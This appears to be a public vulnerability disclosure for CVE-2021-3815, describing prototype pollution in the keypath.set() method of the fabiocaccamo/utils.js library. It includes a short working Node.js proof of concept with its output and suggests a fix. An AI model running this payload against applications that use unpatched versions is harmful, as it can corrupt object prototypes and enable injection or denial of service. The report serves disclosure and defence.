## Prototype Pollution in fabiocaccamo/utils.js



## Summary

I discovered a prototype pollution vulnerability via utils.js method analysis.

// https://github.com/fabiocaccamo/utils.js/blob/master/dist/utils.js#L2360





If you check the <code>set()</code> method of <code>utils.object.keypath</code>, you can see that the value of the <code>path</code> parameter is split with dots, and then merged with the value of the <code>value</code> parameter based on the key value. this means that it can be exploited as a prototype pollution.

```
const utils = require("@fabiocaccamo/utils.js");
const obj = {};
const fake_obj = {};

console.log(`[+] Before prototype pollution : ${obj.polluted}`);
utils.object.keypath.set(fake_obj, '__proto__.polluted', true);
console.log(`[+] After prototype pollution : ${obj.polluted}`);

/*
[+] Before prototype pollution : undefined
[+] After prototype pollution : true
*/
```

## I wrote PoC as above!

```
foot@pocas ~/BugBountyPoC/utils.js node poc.js
[+] Before prototype pollution : undefined
[+] After prototype pollution : true
foot@pocas ~/BugBountyPoC/utils.js
```

A prototype pollution vulnerability has occurred and you can see the object being polluted. To patch this vulnerability, use the <code>Object.freeze()</code> method or the key value must be verified. (e.g \_\_proto\_\_)


## References

• Github Issue

```
CVE
CVE-2021-3815
(Published)

Vulnerability Type
CWE-1321: Prototype Pollution
Severity
High (B)

Visibility
Public
Status
```



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